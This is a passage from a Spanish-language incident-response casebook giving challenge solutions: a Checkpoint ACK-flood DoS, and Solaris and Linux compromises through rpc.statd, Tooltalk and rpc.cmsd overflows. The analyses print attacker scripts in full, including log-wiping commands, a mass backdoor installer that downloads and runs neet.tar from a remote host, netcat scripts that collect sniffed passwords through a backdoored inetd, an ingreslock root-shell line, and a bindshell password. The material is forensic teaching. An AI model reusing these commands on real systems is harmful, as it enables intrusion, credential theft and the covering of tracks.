En la mayoría de los casos, un cortafuegos del tipo *stateful* proporciona mayor seguridad. Trabaja en la capa de red y examina no sólo la cabecera de los paquetes, sino todo el paquete para obtener información, tanto de la dirección origen como de la de destino. Si el cortafuegos se dedica a hacer exclusivamente filtrado, aceptará o rechazará un paquete basándose exclusivamente en la información de cabecera. Un cortafuegos del tipo *stateful* comprobaría esta información, pero además tomaría decisiones basadas en el contexto, que está establecido por paquetes anteriores que han pasado por el cortafuegos. Debido a que lo primero que hace un atacante es un barrido de puertos, el dispositivo *stateful* puede cerrar todos los puertos hasta que se haga una petición a un puerto en concreto.

En el caso de Rafael, el cortafuegos estaba haciendo su trabajo, pero el atacante tenía la ventaja de conocer qué tipo de paquetes se almacenaban en la tabla de estado, y durante cuánto tiempo.



RESPUESTAS

1. El ataque fue del tipo de denegación de servicio, el cual utiliza una cantidad masiva de paquetes ACK para tirar abajo un cortafuegos.
2. El ataque funciona por sobrecarga de la tabla de estado del cortafuegos. Una sobrecarga de paquetes ACK rellena la tabla e impide que el cortafuegos reciba más peticiones de sesiones o servicios.

3. El cortafuegos-1 Checkpoint versión 4.0 con el paquete de servicio 1 o uno más antiguo, permitirá que los paquetes que no sean del tipo SYN inicien sesiones en la tabla de estados. Estos paquetes tienen un tiempo de vida de 3.600 segundos, por lo tanto, la tabla de estado se rellenará con estas conexiones muertas.
4. El atacante puede utilizar cualquier herramienta para enviar un paquete ACK. Los paquetes se pueden construir directamente con libnet o cualquier otra herramienta como Nemesis, hping2 y Nmap. Muchas veces, Nmap se utiliza para mapear las reglas dentro de un cortafuegos, y para determinar si el cortafuegos es el tipo *stateful* o filtra los paquetes. Cuando Nmap envía una petición a un cortafuegos y recibe un código ICMP inalcanzable a causa del filtrado; esto indica normalmente que el cortafuegos está filtrando los paquetes. Si el dispositivo responde con RST/ACK, es más probable que el cortafuegos sea del tipo *stateful*. Una vez que el atacante conoce el tipo de cortafuegos con el que se tendrá que enfrentar, puede lanzar una inundación de paquetes ACK y tirarlo abajo, que es lo que le ocurrió a Rafael.



PREVENCIÓN

Lo que más le hubiera ayudado a Rafael a evitar esta situación hubiera sido estar informado y mantener al día una lista con las vulnerabilidades de seguridad y los tipos de ataque. Aunque ésta puede ser una tarea abrumadora, los ingenieros y administradores de la red deberían al menos estar al día de todas las noticias relacionadas con la seguridad que pertenecieran a temas específicos de su red. También sería buena idea estar en listas de correo de diferentes proveedores, y visitar regularmente diferentes sitios de seguridad, como por ejemplo Security Focus (www.securityfocus.com).

Este problema no llenó grandes titulares como otros ataques más llamativos, pero fue detectado y se aplicaron las medidas correspondientes a tiempo. Estar al día de estas situaciones puede reducir futuros dolores de cabeza y proporcionar un entorno más seguro.



RESOLUCIÓN

La forma más fácil de solucionar este problema es actualizar el cortafuegos Checkpoint a la versión 4.1 SP2. Si no se puede hacer, otra alternativa sería disminuir el tiempo máximo TCP, aumentar la tabla de estado o aplicar reglas más estrictas que estipulen el tipo de tráfico entrante o saliente.

La mejor forma es la actualización, ya que las otras opciones no solucionarían el problema, pero sí forzarán al atacante a utilizar herramientas que proporcionen el mismo nivel de daño.

RECURSOS ADICIONALES

Checkpoint explica esta vulnerabilidad, que actualmente se está produciendo dentro del código, y en los diferentes controles y situaciones problemáticas:

www.checkpoint.com/techsupport/alerts/ackdos.html

El sitio Web de SecuriTeam trata este problema con explicaciones y controles disponibles:

www.securiteam.com/securitynews/2VUQDRFS0S.html

Lance Spitzner tiene documentación muy buena que explica este problema, además de cómo construir y mantener tablas de estado:

www.enteract.com/~lspitz/fwtable.html

El sitio Web Secureroot tiene diversas explicaciones de este problema, controles y enlaces a otros recursos:

www.secureroot.com/security/advisories/9798443762.html



SOLUCIÓN 18

The Sharpest Tool in the Shed¹

por Eric Maiwald, Fortrex Technologies, Inc.

¹ Nota del traductor: El título original se traduce como La Herramienta más Afilada del Cobertizo.

Después de encontrar el archivo `script` y reunir todos los sistemas cuya seguridad había sido burlada, Sam le pidió al administrador del sistema que examinara el resto de máquinas Solaris, para buscar pruebas de posibles ataques. Sam también se encargó de buscar más información del ataque y de la puerta trasera que tenían algunos sistemas. En algunos sistemas que no fueron atacados, los administradores encontraron entradas en el registro, que indicaban que se habían pasado argumentos erróneos al proceso `rpc.ttdbserverd`. Esto indicaba claramente un intento de utilización de desbordamiento del buffer de Tooltalk (CVE-1999-0003). Esta vulnerabilidad permite que un hacker ejecute comandos en el sistema como root.

Sam llevó a cabo un análisis detallado de los archivos de `neet.tar`. A continuación se muestran los resultados del análisis.

Script Bd

El hacker desactivó el archivo de histórico, para que no quedaran registradas sus acciones.

```
unset HISTFILE; unset SAVEHIST
```

El hacker copió `doc` sobre el binario existente `inetd` (lo que indica que `doc` probablemente era una versión alterada de `inetd` con una puerta trasera), cambiando el propietario del archivo, el grupo y el tiempo de creación, para que coincidiera con el original, siendo difícil de detectar la nueva versión.

```
cp doc /usr/sbin/inetd;
chown root /usr/sbin/inetd;
chgrp root /usr/sbin/inetd;
touch 0716000097 /usr/sbin/inetd;
```

El hacker borró el archivo `doc` que había extraído de `neet.tar`, el archivo `/tmp/bob`, y algunos mensajes (para eliminar el archivo de registro con la información sobre el ataque), `statd`, y `rpc.ttdb` (el binario Tooltalk). El archivo `/tmp/bob` es interesante, ya que no se encuentra en el archivo `neet.tar`. Sabemos que la vulnerabilidad Tooltalk fue utilizada, y que esto permitió la ejecución de un comando, de forma que fuera posible que el comando iniciara otra copia de `inetd` con `/tmp/bob` siendo una línea de comando en el archivo de configuración (véase la siguiente información para comprobarlo).

```
rm -rf doc /tmp/bob /var/adm/messages /usr/lib/nfs/statd /usr/openw
in/bin/rpc.ttdb* /usr/dt/bin/rpc.ttdb*
```

El hacker borró registros adicionales para esconder sus acciones.

```
rm -rf /var/log/messages /var/adm/sec* /var/adm/mail* /var/log/mail
* /var/adm/sec*
```

El hacker inició dos copias de `inetd`. Después probó con un `telnet` al `localhost`, e iniciar una tercera copia de `inetd`. Este error provocó que se generaran mensajes en el registro, que fueron los que encontró Patty.

```
/usr/sbin/inetd -s;
/usr/sbin/inetd -s;
telnet localhost;
/usr/sbin/inetd -s;
```

El hacker localizó la versión original de `inetd` buscando `for inetd` y `bob` en la tabla de procesos. Esto parecía proporcionar más pruebas de que `bob` era realmente un archivo de configuración para el archivo `inetd`. Creó un archivo llamando `boo`, que contenía `kill -9 {inetd process id}`, que se ejecutó cambiando los permisos del archivo. Esto borró el proceso original y la prueba de que `bob` era parte del ataque original.

```
ps -ef | grep inetd | grep bob | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
```

El hacker localizó los procesos `statd` y `tttdb` y los eliminó de la misma forma. Esto era lo que producía problemas en el correo y en la shell del servidor.

```
ps -ef | grep nfs | grep statd | awk '{print "kill -9 " $2 }' > boo
chmod 700 boo
./boo
ps -ef | grep tttdb | grep -v grep | awk '{print "kill -9 " $2 }' >
boo
chmod 700 boo
./boo
rm -rf boo
```

El hacker creó un directorio en `/usr/man` y en él colocó el rastreador y el archivo `ps`. Éste era un buen sitio para esconder los archivos, ya que muy pocos administradores miraban las páginas `man` de forma regular. Creó un archivo script de inicio que podía reiniciar el rastreador después de que se iniciara el sistema.

```
mkdir /usr/man/tmp
mv update ps /usr/man/tmp
cd /usr/man/tmp
echo 1 \"../update -s -o output\" > /kernel/pssys
chmod 755 ps update
./update -s -o output &
```

El hacker sustituyó el verdadero `ps` por el nuevo, y cambió la fecha de creación para que coincidiera con la del original. Esta acción no tenía sentido, ya que `ps` no oculta la presencia del rastreador o de múltiples copias de `inetd`. Quizá este programa no funcionara.

```
cp ps /usr/ucb/ps
mv ps /usr/bin/ps
touch 0716000097 /usr/bin/ps /usr/ucb/ps
```

El hacker se aseguró de que todo se estaba ejecutando adecuadamente.

```
cd /
ps -ef | grep bob | grep -v grep
ps -ef | grep stat | grep -v grep
ps -ef | grep update
```

Doc (Sustitución de Inetd)

Sam realizó un detallado análisis de `doc`. Fue capaz de determinar que efectivamente `inetd` había sido sustituido. Parecía funcionar con normalidad y utilizaba el archivo de configuración estándar `/etc/inetd.conf`. Debido a que el hacker había hecho un esfuerzo por hacer que este proceso se iniciara, Sam sabía que debía haber alguna puerta trasera en el sistema oculta en el nuevo `inetd`. Ejecutó el comando `strings` con el ejecutable y encontró `/bin/sh` en el archivo. Esto confirmaba que la puerta trasera existía, pero no fue capaz de determinar dónde estaba.

Ps

La sustitución de `ps` era todavía un misterio. Sam ejecutó en el sistema atacado el archivo `ps` sustituido, y se dio cuenta de que había tres procesos `inetd` ejecutándose. Tenía la esperanza de que el archivo sustituido `ps` escondiera lo que había hecho el hacker, pero no era así.

Update (Un Rastreador)

El rastreador era un rastreador TCP estándar. El hacker lo estaba utilizando para capturar identificadores de usuario y contraseñas que fueran por los servicios telnet, FTP, POP, y IMAP. Toda la información se guardaba en un archivo de registro que se especificó en la línea de comandos.

Milk

`milk` es otro programa misterioso. Parecía ser algún tipo de programa de ataque por denegación de servicio. Cuando se ejecutaba, enviaba los paquetes a un destino especificado en la línea de comandos. No parecía tener ningún efecto cuando se utilizaba en el sistema.

SCRIPTS ADICIONALES

Sam continuó su investigación pidiendo información de `neet.tar` a numerosas listas de correo de seguridad en Internet. Recibió respuesta de un administrador de seguridad

diciendo que tenía archivos script que había encontrado en el sistema de un hacker que parecían tener los archivos de `neet.tar`. Sam consiguió estos scripts y los analizó.

Rastreos

Los archivos del sistema del hacker contenían herramientas que podrían ser utilizadas para encontrar sistemas Solaris. Estas herramientas eran:

- ▼ `z0ne`
- `queso`
- `pscan`
- `sscan`
- ▲ `rpc.chcq`

Estas herramientas eran suficientes para rastrear un gran número de direcciones IP de servidores, determinar el sistema operativo y comprobar los servicios RPC. Así fue como probablemente el hacker consiguió encontrar objetivos con determinadas vulnerabilidades.

Ataque a la víctima

El hacker utilizó tres scripts para colocar el archivo `neet.tar` en los sistemas atacados, e instaló un rastreador y una puerta trasera.

Massbd.sh

El hacker utilizó este archivo script para iniciar el proceso en un gran número de sistemas. El script tomaba un archivo de entrada (se supone que de una lista de direcciones IP) y ejecutaba el script `bd.sh` en cada uno de ellos.

```
#!/bin/sh
for i in `cat $1`; do (./bd.sh $i &);done
```

Bd.sh

El archivo script `bd.sh` del sistema del hacker proporcionó información valiosa de cómo se utilizó el ataque del desbordamiento del buffer en el sistema. Este script toma un argumento de línea de comandos y le pasa los comandos del script `bdpipe.sh` a telnet. Tenga en cuenta el puerto de destino: 1524 (cierre de penetración). Este script proporciona más pruebas acerca de lo que hizo el ataque en el sistema.

```
#!/bin/sh
./bdpipe.sh | telnet $1 1524
```

En el ataque inicial, es probable que la vulnerabilidad se utilizara para iniciar una segunda copia de `inetd` en el sistema. La segunda copia de `inetd` se inició desde la línea

de comandos de un archivo de configuración. Este archivo contenía una única línea que iniciaba un escuchador en el puerto 1524, lo cual le permitía al atacante conseguir una shell (intérprete de comandos) como root mediante telnet por el puerto 1524.

Bdpipe.sh

El hacker utilizó el archivo script `bdpipe.sh` para copiar `neet.tar` del sistema remoto (la dirección verdadera se ha borrado para no implicar a otra víctima). Entonces se abrió el archivo y se ejecutaba el script `bd` (el que se encontró en los sistemas atacados). Después de que se ejecutara el script `bd` en la víctima, se supone que este script borraba `neet.tar`, `bd`, y `update` de `/tmp`. Éste no funcionó en todos los sistemas atacados, permitiendo la recuperación del archivo `neet.tar` y su contenido.

```
#!/bin/sh
echo "cd /tmp;"
echo "rcp demos@xxx.yyy.zzz.aaa:neet.tar ./;"
sleep 2
echo "tar -xvf neet.tar;"
sleep 1
echo "./bd;"
sleep 10
echo "rm -rf neet.tar bd update*;"
sleep 10
echo "exit;"
```

Como puede verse en estos archivos script, el hacker utilizaba el ataque para burlar la seguridad de un gran número de sistemas. Dado el mensaje de correo electrónico de CERT, parece ser que tuvo mucho éxito.

Recuperando Información

Los archivos script que se cargaban en los sistemas atacados no fueron los únicos que se le proporcionaron a Sam. También se le entregaron scripts que se podían utilizar para recuperar información de los sistemas atacados. Sam intentó usar estos archivos script en uno de los sistemas comprometido, y funcionaron. Por tanto, supuso que había encontrado en `inetd` la puerta trasera.

Mget.sh

El script `mget.sh` toma una lista de direcciones IP y se las pasa a `sniff.sh`.

```
for i in 'cat $1' ; do (./sniff.sh $i &) ;done
```

Sniff.sh

El `sniff.sh` toma la dirección IP proporcionada en la llamada de `mget.sh` y la utiliza para conectarse con el sistema deseado a través del puerto 23 (telnet). El script utiliza un programa llamado `netcat` (`nc`) para hacer la conexión. `Netcat` se puede utilizar para

especificar el puerto de origen de la conexión, así como el puerto de destino. En este caso, el script especifica que la conexión debería provenir del puerto 53982. Esto sí que parece una puerta trasera en `inetd`. Para que funcione, la conexión a la puerta trasera debe provenir de un puerto de origen específico.

```
#!/bin/sh
./getsniff.sh | ./nc -p 53982 $1 23 >> $1.log
```

Getsniff.sh

El script `getsniff.sh` proporcionó la última pieza de la complicada búsqueda de la puerta trasera. Si se mira este script, la primera línea `echo` envía una contraseña al `inetd` sustituido (`oir##t`). Esta contraseña, combinada con el puerto de origen apropiado, proporciona una shell de root en el sistema atacado. El resto del script consigue la salida del rastreador.

```
#!/bin/sh
sleep 2
echo "oir##t"
sleep 1
echo "cd /usr"
sleep 1
echo "cd man"
echo "cd tmp"
sleep 2
echo "cat output*"
sleep 1
echo "exit"
```



RESPUESTAS

1. El script `bd` intentó borrar `rpc.statd` (CVE-1999-0018) y `rpc.ttdbserverd` (CVE-1999-0003) (tanto el que se estaba ejecutando como el ejecutable). Probablemente se utilizó una de estas dos vulnerabilidades para conseguir acceso al sistema.
2. Después de analizar el script se encontró que tres archivos habían sido sustituidos en el sistema comprometido:
 - `doc`, que se copiaba sobre `inetd`.
 - `ps`, que se copiaba sobre el `ps` original.
 - `update`, que se copia a `/usr/man/tmp` y se queda ejecutándose.

El programa `ps` no sería una buena puerta trasera. `update` se inicia y se mantiene ejecutándose con argumentos por línea de comandos. El argumento de la línea de comandos es un archivo llamado `output`. Esto implica que el programa está creando datos, no esperando conexiones remotas. La sustitución de `inetd` sí es una buena elección, ya que maneja

normalmente conexiones entrantes. Además no es nada sospechoso que `inetd` se esté ejecutando en el sistema.

3. El hacker colocó el rastreador y el archivo de salida en `/usr/man/tmp`. Estos archivos están en una estructura de directorios existente, y no se encuentran fácilmente con scripts de búsqueda de archivos escondidos de un posible ataque. Lo mismo ocurre con `/usr/man`, es un directorio que no es probable que el administrador compruebe normalmente.



PREVENCIÓN

La prevención del ataque es un proceso muy simple. Existen parches disponibles para el desbordamiento del buffer (también conocido como vulnerabilidad `statd`). Estos parches se aplicaron a algunos sistemas de la organización, pero no a todos. Hay que tener en cuenta que no todos los parches de seguridad de Solaris se incluyen en el grupo de parches originales. Por tanto, los administradores deben buscar parches extras para tener protegido adecuadamente su sistema.

El ataque podría haberse evitado si la organización hubiera colocado los cortafuegos apropiados que bloquearan el tráfico no deseado (el tráfico al puerto `SunRPC` debería considerarse inapropiado).



RESOLUCIÓN

La estructura de la organización evita que los administradores compartan información de una manera ordenada y eficiente. Así mismo, la falta de un plan de respuesta ante incidentes, hace que una posible respuesta sea provisional además de desarticulada en algunos aspectos. A la organización le llevó una semana encontrar todas las máquinas atacadas y borrar las puertas traseras. Durante esta semana, es posible que el hacker volviera a recuperar los archivos rastreados que contenían identificadores de usuario y contraseñas de otros sistemas. Esta organización no pudo determinar con certeza si el hacker tenía aún acceso a los sistemas.

RECURSOS ADICIONALES

Entrada CVE para Tooltalk:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0003>

Entrada CVE para `statd`:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0018>

La consultoría original del CERT para Tooltalk:

<http://www.cert.org/advisories/CA-98.11.tooltalk.html>



SOLUCIÓN 19

Omerta

por Dave Dittrich, Universidad de Washington

Para Frank era obvio que la máquina Linux de Robert, en la que se había borrado una de las entradas del registro, había sido atacada muy temprano el 18 de septiembre:

```
Sep 18 02:42:54 victim rpc.statd[349]: gethostbyname error for ^X
[buffer overrun shell code removed]
```

La máquina fue obviamente atacada con el desbordamiento `rpc.statd`. Frank puso toda su atención en las fechas MAC de algunos archivos. En UNIX, un archivo tiene tres tipos de marcas de tiempo: (M)odificación, (A)cceso y (C)ambio. De manera resumida:

- ▼ **Modificación (mtime).** La marca de tiempo `mtime` de un archivo se actualiza cuando se modifica (se escribe). Para un directorio, se actualiza cuando se crea o se borra un nuevo archivo del directorio.
- **Acceso (atime).** El `atime` de un archivo se actualiza cuando se accede al archivo (se lee) o se ejecuta.
- ▲ **Cambio (ctime).** El `ctime` de un archivo se actualiza cuando la información del inodo (una estructura que contiene información de un archivo determinado, utilizado por el sistema de archivos para describir un archivo) de un archivo cambia.

Si se disponen de los tiempos MAC, se puede conseguir una secuencia muy detallada de lo que ocurrió en el sistema de archivos durante la investigación pericial.

Usando el programa TCT `mactime`, Frank pudo obtener todos los tiempos MAC de una serie de archivos, lo cual puede ayudar a averiguar qué ocurrió en el sistema. Unos días después de cuando se produjo el ataque, el atacante se conectó a través de un telnet y comenzó a operar:

```
Sep 20 00 15:46:05 31376 .a. -rwxr-xr-x root root
/mount/usr/sbin/in.telnetd
Sep 20 00 15:46:39 20452 ..c -rwxr-xr-x root root
/mount/bin/login
```

Una hora después de conectarse, se creó un directorio llamado `/dev/ttypq/...` en el sistema de archivos; y poco tiempo después, unos archivos sospechosos comenzaron a mostrarse y se modificaron, siendo los más interesantes `ipv6.o`, `rc.local`, y `rpc.status`.

```
Sep 20 00 16:49:47      949 ..c -rwxr-xr-x root      root
/mount/etc/rc.d/rc.local
                        209 ..c -rwx--- root      root
/mount/usr/sbin/initd
Sep 20 00 16:50:11    4096 .a. drwxr-xr-x operator 11
/mount/dev/ttypq/...
Sep 20 00 16:52:12    7704 .a. -rw-r-r- root      root
/mount/lib/modules/2.2.16-3/net/ipv6.o
```

```

                209 .a. -rwx--- root          root
/mount/usr/sbin/initd
                222068 .a. -rwxr-xr-x root      root
/mount/usr/sbin/rpc.status

```

El análisis de Frank tuvo muy en cuenta los patrones del módulo que correspondían con las conexiones de red sospechosas detectadas anteriormente (32411/tcp, 3457/tcp), un par de nombres de cuentas de usuario, y el término *promiscuous mode* (que significa que la interfaz Ethernet permite que todo el tráfico de la red sea visible, y no sólo el que está destinado a la interfaz, siendo muy útil a programas que rastrean el tráfico de la red):

```

prover# strings ipv6.o
. . .
kernel_version=2.2.16-3
:32411
:3457
:6667
:6664
:6663
:6662
:6661
:irc
:6660
:6668
nobody
telnet
operator
Proxy
proxy
undernet.org
Undernet.org
netstat n
syslogd
klogd
promiscuous mode
. . .
adore.c
gcc2_compiled.
__module_kernel_version
we_did_promisc
netfilter_table
check_netfilter
strstr
logfilter_table
check_logfilter
my_atoi
my_find_task
is_invisible
is_secret
iget
iput
hide_process
hide_file
__mark_inode_dirty
unhide_file
n_getdents
o_getdents
n_fork
o_fork
n_clone
o_clone
n_kill
o_kill
__ioctl
dev_get
boot_cpu_data
__verify_write
o_ioctl
n_write
o_write
n_setuid
cleanup_module
o_setuid
init_module
__this_module
sys_call_table

```

La cadena `adore.c` parecía ser el nombre del archivo fuente del módulo kernel cargable (LKM), insertado por el compilador de C. Un LKM es un archivo que contiene componentes del kernel que se pueden cargar dinámicamente, normalmente utilizados para cargar rápidamente de forma asíncrona dispositivos y controladores. Adore es en realidad un LKM que actúa como un Troyano, que se utiliza para obtener acceso completo al servidor atacado. LKM se caracteriza por ocultar archivos, procesos y

conexiones de red. Ésta era la razón por la cual el administrador del sistema no pudo encontrar nada anómalo en el sistema, ni encontrar ninguna diferencia con la suma de control de los binarios estándares del sistema que se utilizaron para analizarlo.

El siguiente elemento que se investigó fue el archivo `rc.local`, que mostraba un inodo cambiado en el mismo momento. Cuando se comparó con un sistema Red Hat 6.2 libre de ataques, se comprobó que el comando `script /usr/sbin/initd` había sido añadido al final.

```
#!/bin/sh
#
# automatic install script to load kernel modules for ipv6 support.
# do not edit the file directly.

/sbin/insmod -f /lib/modules/2.2.16-3/net/ipv6.o >/dev/null 2>/dev/
null
/usr/sbin/rpc.status
```

La persona que escribió esto intentaba engañar a quien encontrase este script, haciéndole pensar que era legítimo y que era utilizado por alguna utilidad de configuración del sistema operativo. Desgraciadamente, muchos administradores de sistemas no sabrían cómo verificar su autenticidad y podrían ser engañados. Después de reiniciar la máquina, el Troyano LKM pasaría a estar latente en el sistema.

A continuación se examinó el archivo `rpc.status`:

```
leeto bindshell.
Enter valid IPX address:
gdb
(nfsiod)
socket
bind
listen
accept
/bin/sh
/dev/null
```

Para saber más acerca de la función del programa `rpc.status`, se desensambló (usando `reqt`, la Herramienta de Consulta de Ingeniería Inversa). El resultado nos indica que cada cadena se construyó byte a byte (el valor del byte se muestra a la derecha), después de lo que parecía ser un prompt:

```
0x080481a9 movl $0x8071b60,0xffffffff(%ebp)
```

Possible reference to string:

```
"Enter valid IPX address: "
```

```
0x080481b0 movl $0x8071b74,0xffffffff8(%ebp)
```

Possible reference to string:

```
" "
```

```

0x080481b7 push $0x8071b8e
0x080481bc lea 0xfffffbec(%ebp),%eax
0x080481c2 push %eax
0x080481c3 call 0x0804d4b0
0x080481c8 add $0x8,%esp
0x080481cb movb $0x76,0xfffffbec(%ebp) ; 'v'
0x080481d2 movb $0x33,0xfffffbec(%ebp) ; '3'
0x080481d9 movb $0x33,0xfffffbec(%ebp) ; '3'
0x080481e0 movb $0x63,0xfffffbef(%ebp) ; 'c'
0x080481e7 movb $0x74,0xfffffbf0(%ebp) ; 't'
0x080481ee movb $0x75,0xfffffbf1(%ebp) ; 'u'
0x080481f5 movb $0x6d,0xfffffbf2(%ebp) ; 'm'
0x080481fc movb $0x31,0xfffffbf3(%ebp) ; '1'
0x08048203 movb $0x32,0xfffffbf4(%ebp) ; '2'
0x0804820a movb $0x0,0xfffffbf5(%ebp) ; '/'
0x08048211 movw $0x2,0xffffbfd0(%ebp)
0x0804821a push $0xa04
0x0804821f call 0x0804da80
0x08048224 add $0x4,%esp
0x08048227 mov %eax,%eax
0x08048229 mov %ax,0xffffbfd2(%ebp)
0x08048230 movl $0x0,0xffffbfd4(%ebp)
0x0804823a push $0x8
0x0804823c lea 0xffffbfd0(%ebp),%eax
0x08048242 lea 0x8(%eax),%edx
0x08048245 push %edx
0x08048246 call 0x0804d6a0
0x0804824b add $0x8,%esp

```

Parecía como si una contraseña (la cadena `v33ctum12`) fuera comparada con una cadena proporcionada en el prompt. Esta hipótesis se confirma haciendo una prueba en el sistema:

```

prover# telnet 192.168.0.1 3457
Trying 192.168.0.1...
Connected to foo.bar (192.168.0.1).
Escape character is '^]'.
Enter valid IPX address: v33ctum12

leeto bindshell.

bash# id
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
bash#

```

Por tanto, quedaba claro que el atacante había modificado la secuencia de arranque del sistema, provocando que se ejecutara el archivo `/usr/sbin/initd`, y que el LKM Adore se cargara, iniciando el programa renombrado `bindshell` cada vez que el sistema se reiniciara. Por tanto, reiniciar la máquina (una de las primeras cosas que normalmente hace un administrador para limpiar el sistema) no hubiera tenido ningún efecto en las ocultas puertas traseras del intruso.



RESPUESTAS

1. La máquina de Robert fue atacada por primera vez el 18 de septiembre a las 02:42, mediante el desbordamiento `rpc.statd`, que se detalla en la base de datos de bugtraq como #1480, y en la base de datos de CVE como #CVE-2000-0666.
2. Los dos servicios extra que aparecieron en la máquina eran una puerta trasera que mostraba una shell y un robot IRC.
3. El tráfico encontrado en la máquina Linux de Robert era tráfico Internet Relay Chat (IRC) provocado por el robot instalado en la máquina.
4. El módulo `ipv9.o` era un módulo kernel que escondía todos los archivos del atacante.
5. El archivo `rpc.status` era una puerta trasera diseñada para dar al intruso la posibilidad de acceder a la máquina.



PREVENCIÓN

El enfoque apropiado para evitar este ataque, tal y como nosotros pensamos que sería mejor, es muy simple: vigilancia. Se debe mantener el sistema actualizado con los últimos parches; es absolutamente vital. La seguridad es responsabilidad de todos. Si la máquina de Robert hubiera estado actualizada con los parches de seguridad, el atacante no habría podido utilizar la vulnerabilidad `rpc.statd` y habría tenido que buscar otras máquinas más accesibles.



RESOLUCIÓN

La respuesta a la amenaza de los módulos del kernel cargables es bastante difícil, y la amenaza de un LKM es real. Los LKM que permiten trabajar como root son capaces de redireccionar las llamadas del sistema y ocultar cualquier cosa en el sistema. Pueden engañar a programas que comparan la suma de control (como `tripwire`), que utilizan las llamadas `open()` y `read()` para leer el contenido de un archivo, además de ejecutar un programa completamente diferente cuando se hace una llamada al sistema con `exec()`. Las comparaciones de sumas de control o inodos que no incluyen el archivo que actúa como el vector de inserción del LKM (en este caso, los archivos `/usr/sbin/initd` y `/etc/rc.d/rc.local`) o el propio LKM (`/lib/modules/ipv6.o`) proporcionan una comprobación de integridad del sistema falsa-negativa. Muchos programas del tipo LKM están disponibles para Linux, Solaris y Windows. Hacen que sea muy difícil para el propietario del sistema saber qué ha ocurrido y cómo se ha producido, ya que el propietario del sistema no puede saber en qué parte del sistema operativo puede confiar. Esto supone realizar una evaluación muy costosa del sistema atacado, que implica la aplicación de

diferentes (y de más alto nivel) métodos, así como monitorización remota del tráfico de la red.

También es una habilidad muy valiosa saber cuándo y cómo hacer la monitorización externa de la red al sistema sospechoso a nivel de paquetes (por ejemplo, utilizando tcpdump, ethereal o snort) ya que se pueden obtener respuestas muy interesantes cuando el sistema (visto desde dentro) te miente. Además es muy práctico mantener un hub (concentrador) de alta velocidad de repuesto, y cables cruzados Ethernet que faciliten pinchar la red y transferir los archivos del sistema sospechoso sin escribir al sistema de archivos (y posiblemente sobrescribir archivos borrados, como por ejemplo los que se recuperaron en este incidente).

En muchas situaciones es muy difícil determinar cómo se ha burlado la seguridad del sistema, ya que los archivos de registro se limpian inmediatamente. Aquí es donde resulta muy práctico un sistema de detección de intrusos (IDS), además de un proceso de conexión distribuido. El hecho de tener un proceso de conexión externo y la duplicación de los registros mejora en gran medida la probabilidad de ver los registros antes de que el intruso los borre o los modifique.

Otro aspecto complicado de esta intrusión fue el uso de la encriptación, para ocultar el contenido de los archivos del sistema (en este caso, los archivos de configuración de robot IRC). La tarea de responder al incidente es mucho más difícil y costosa cuando el atacante se conecta como root.

Una intrusión tan profunda como ésta implica una reinstalación completa de todo el sistema. También se debería colocar un sistema de detección de intrusos basados en red (NIDS) para observar el resto de la red y buscar actividades sospechosas.

RECURSOS ADICIONALES

Para aquellos que estén familiarizados con IRC y robots, las siguientes referencias pueden ser de gran interés:

<http://www.irchelp.org/irchelp/irctutorial.html>

http://ciac.llnl.gov/ciac/documents/CIAC-2318_IRC_On_Your_Dime.pdf

Muchas de las técnicas forenses utilizadas en este desafío se documentan en la siguiente página Web:

<http://staff.washington.edu/dittrich/misc/forensics/>

Artículo de abril del 1997 de Phrack por "halflife" hablando de los ataques al kernel de Linux utilizando programas del tipo LKM:

<http://www.phrack.org/show.php?p=50&a=5>

The Coroner's Toolkit, por Dan Farmer & Weitse Venema:

<http://www.fish.com/security/forensics.html>

LiSt Open Files (lsof) están disponibles en:

<ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/lsof.tar.Z>

En el notificador del CERT está el desbordamiento rpc.statd:

<http://www.cert.org/advisories/CA-2000-17.html>



SOLUCIÓN 20

Nostalgia

por Mohammed Bagha, NetSec, Inc.
y Mike Schiffman, @stake, Inc.

George entregó a su jefe sus descubrimientos, entre los que se incluía un cronograma del ataque. El servidor Web de Pharmaceuticon había sido atacado mediante el desbordamiento de `rpc.cms`, que se puede encontrar en la base de datos «bugtraq» con el identificador #524. Esto se podía ver claramente en la entrada del registro del IDS:

```
170 RPC-CMSD 20July1999 11:00:08EST 172.16.6.66:12833 10.0.0.5:3277
9 TCP log
```

Luego George localizó al atacante de la máquina en un equipo de alojamiento Web en Canadá, `ns1.web-farm.nosmarts.ca`. Para él era obvio que esta máquina sólo había sido una más de las muchas que habían sido atacadas. George descubrió una cuenta que obviamente se había añadido como root:

```
dorkprde:x:0:1:the dork parade:/export/home/dorkprde:/bin/csh
```

Después de comprobar el archivo `wtmpx` con un programa de chequeo de integridad, George se dio cuenta de que el atacante había borrado, de una forma bastante torpe, su presencia en los archivos de cuentas de conexión. Esto era muy típico en un ataque de este tipo. Después de esto, se fue a comprobar si la máquina de Pharmaceuticon había sido atacada de la misma forma. Para hacer esto, se cambió al directorio `/var/spool/calendar` y comprobó su contenido:

```
-r--rw---- 1 root daemon 4012 Jul 17 02:50 callog.root.DKB
```

El contenido del archivo DKB

```
Version: 1
**** start of log on Sat Jul 17 02:50:21 1999 ****
(access read "world" )
(add "Wed Dec 31 19:00:00 1969" key: 1 what: "" details: " /bin/ks
h0000-ccc0000echo "ingreslock stream tcp nowait root /bin/sh sh -i"
>>/tmp/bob ; /usr/sbin/inetd -s /tmp/bob " duration: 10
period: biweekly nth: 421 ntimes: 10
author: "root@evilcom" tags: ((appointment , 1)) apptstat: active
privacy: public )
```

revelaba la posibilidad de un ataque de desbordamiento `rpc.cmsd`. La carga útil del desbordamiento era claramente visible en el archivo; además, esta cadena estaba en el archivo `/tmp/bob`, que invocaba el proceso oculto `inetd`. El resultado final permitió al atacante acceder a la máquina. También descubrió que el programa `ps` estaba leyendo un archivo en el directorio `/dev/ptyrw` que contenía las siguientes entradas:

```
/usr/sbin/inetd -s /tmp/bob
ircbnc
Eggdrop
Sniffer
```

Aparentemente, el programa `ps` había actuado como un Troyano para esconder los procesos que se estaban ejecutando y que coincidían con cadenas de ese archivo. George instaló su propio `ps` binario para encontrar la puerta trasera que se estaba ejecutando:

```
root      2913      1      0 01:00:11 ?          0:00 /usr/sbin/inetd -s /tmp/bob
```

